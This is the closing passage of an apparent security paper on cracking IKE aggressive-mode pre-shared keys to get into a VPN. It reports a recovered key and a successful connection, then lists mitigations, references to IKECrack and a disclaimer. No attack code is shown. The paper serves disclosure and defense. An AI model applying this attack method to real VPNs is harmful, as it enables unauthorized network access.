
root@mozilla>
```

Finally the password is recovered.


Now we can enter the discovered preshared key in our PGPNet configuration ...



... and try the connection again:



Another look in the log shows that all needed SAs have been created and we have access:



That's it ;-).

3. Conclusion

The described attack puts all VPNs at risk that uses preshared keys for authentication and accepts VPN connections from anywhere like access for traveling users.

Another need for a successful attack is that the VPN Gateway switches automatically to aggressive mode when the attack clients requests aggressive mode or is configured to support it.

4. Possible Solutions:

- Don't use preshared keys for authentication even with routers.
- Don't allow dynamic IP Addresses in VPNs and don't use dynamic crypto maps.
- Disable aggressive mode if it's supported (like Checkpoint Firewall-1).

5. References

- John Pliam: "Authentication Vulnerabilities in IKE and Xauth with Weak Pre-Shared Secrets" (<http://www.ima.umn.edu/~pliam/xauth/>)
- Anton Rager: IKECrack (<http://ikecrack.sourceforge.net/>)

6. Thanks

We would like to thank Mr. Anton Rager for supporting us with an updated version of IKECrack while we were preparing a talk about this topic and for giving us the idea to do this proof of concept.

7. Disclaimer

The informations in this paper are provided "AS IS" without warranty of any kind. In no event shall the authors be liable for any damages whatsoever including direct, indirect, incidental, consequential, loss of business profits or special damages due to the misuse of any information provided in this paper.